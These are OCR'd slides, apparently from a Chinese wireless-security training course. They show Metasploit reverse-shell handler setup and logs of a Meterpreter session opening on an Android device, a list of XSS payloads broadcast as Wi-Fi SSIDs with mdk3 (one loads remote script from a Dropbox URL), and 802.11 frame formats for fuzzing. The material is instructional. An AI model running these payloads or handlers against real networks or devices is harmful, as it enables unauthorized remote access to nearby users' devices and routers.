


```
.167356843   EtekTech_f5:e9:79   Broadcast          802.11     Probe Request, SN=3624, FN=0, Flags=........, SSID=11n-AP
.933072581   Apple_be:97:a1      Broadcast          802.11     Probe Request, SN=3059, FN=0, Flags=........, SSID=jianghejia
.940398680   Apple_be:97:a1      Broadcast          802.11     Probe Request, SN=3060, FN=0, Flags=........, SSID=jianghejia
```



```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.133.128
LHOST => 192.168.133.128
msf exploit(handler) > set LPORT 5555
LPORT => 5555
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.133.128:5555
[*] Starting the payload handler...
```


Demo



```
[*] Contacts list sav
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > ^XInterrupt: use the 'exit' command to quit
meterpreter >
Background session 2? [y/N]
msf exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://10.101.177.65:5555
[*] http://10.101.177.65:5555 handling request from 192.168.5.50; (UUID: 9afjaycm) Staging dalvik payload (71058 bytes) ...
[*] Meterpreter session 3 opened (10.101.177.65:5555 -> 192.168.5.50:44969) at 2018-07-17 17:09:12 +0800

meterpreter > exit
[*] Shutting down Meterpreter.

[*] 192 [illegible] d. Reason: User exit
msf [illegible] 77.65:5555
```

802.11攻防进阶

SSID Injection



```
cyberpeace@ubuntu:~/Desktop$ cat payload.txt
<script>alert(‘XSS’)</script>
“><script>alert(“XSS”)</script>
<script>alert(/XSS”)</script>
<script>alert(/XSS/)</script>
<iframe %00 src="&Tab;javascript:prompt(1)&Tab;"%00>
<svg><style>{font-family&colon;'<iframe/onload=confirm(1)>'
<input/onmouseover="javaSCRIPT&colon;confirm&lpar;1&rpar;"
<sVg><scRipt %00>alert&lpar;1&rpar; {Opera}
<img/src=`%00` onerror=this.onerror=confirm(1)
<form><isindex formaction="javascript&colon;confirm(1)"
<img src=`%00`&NewLine; onerror=alert(1)&NewLine;
<script/&Tab; src='https://dl.dropbox.com/u/13018058/js.js' /&Tab;></script>cyberpeace@ubuntu:~/Desktop$
cyberpeace@ubuntu:~/Desktop$ sudo mdk3  wlan0mon b  -f payload.txt -w -g -t

WARNING! Sending non-standard SSID > 32 bytes
Current MAC: C6:69:73:51:FF:4A on Channel  2 with SSID: <script>alert(‘XSS’)</script>
Current MAC: B3:05:EF:F7:00:E9 on Channel  4 with SSID: <input/onmouseover="javaSCRIPT&colon;confirm&lpar;1&rpar;"
Current MAC: C9:C3:80:5E:6E:03 on Channel 10 with SSID: <svg><style>{font-family&colon;'<iframe/onload=confirm(1)>'
Current MAC: E2:A0:7F:F8:E3:47 on Channel 12 with SSID: <svg><style>{font-family&colon;'<iframe/onload=confirm(1)>'
Current MAC: 1A:1B:5A:F9:DF:44 on Channel 10 with SSID: <svg><style>{font-family&colon;'<iframe/onload=confirm(1)>'
Current MAC: D6:2C:DB:FD:22:8C on Channel  4 with SSID: <iframe %00 src="&Tab;javascript:prompt(1)&Tab;"%00>
```

[redacted]

[redacted]i-bin/turbo/;stok=2620d43b4c4b60c0f1add

[redacted]

通过连接周围的WiFi，当前路由器可以上网，
并发出自己的WiFi信号，实现扩展无线信号范围的目的

周围Wi-Fi名称 Cor

Wi-Fi密码

连接状态 未连接

pwn


累计服务2台设备

管理地址：192.168.199.1

系统版本：HC5661A - 1.4.10.20837s MAC：D4EE074A581C

无线安全进阶—Fuzzing

802.11 MAC format



Frame Control	Duration ID	Address 1	Address 2	Address 3	Sequence Control	Address 4	Network Data	FCS
2Bytes	2Bytes	6Bytes	6Bytes	6Bytes	2Bytes	6Bytes	0 to 2312 Bytes	4Bytes

Protocol Version	Type	Subtype	To Ds	From Ds	More Frag	Retry	Power Mgmt	More Data	WEP	Order
2 bits	2 bits	4 bits	1 bit	1 bit	1 bit	1 bit	1 bit	1 bit	1 bit	1 bit


无线安全进阶—Fuzzing

SSID Information Element Format

- Element :ID is '0' to indicate that the SSID is being broadcast

- Length: Indicates the length of the information field

- SSID: Broadcast name




Management Frame Information Element Format

Bytes	1	1	0-32
	Element	Length	SSID

无线安全进阶—Fuzzing


Total frame length Fuzzing!



- The total frame length is composed of all the labels of the type of frame

- **Make all tag values larger**

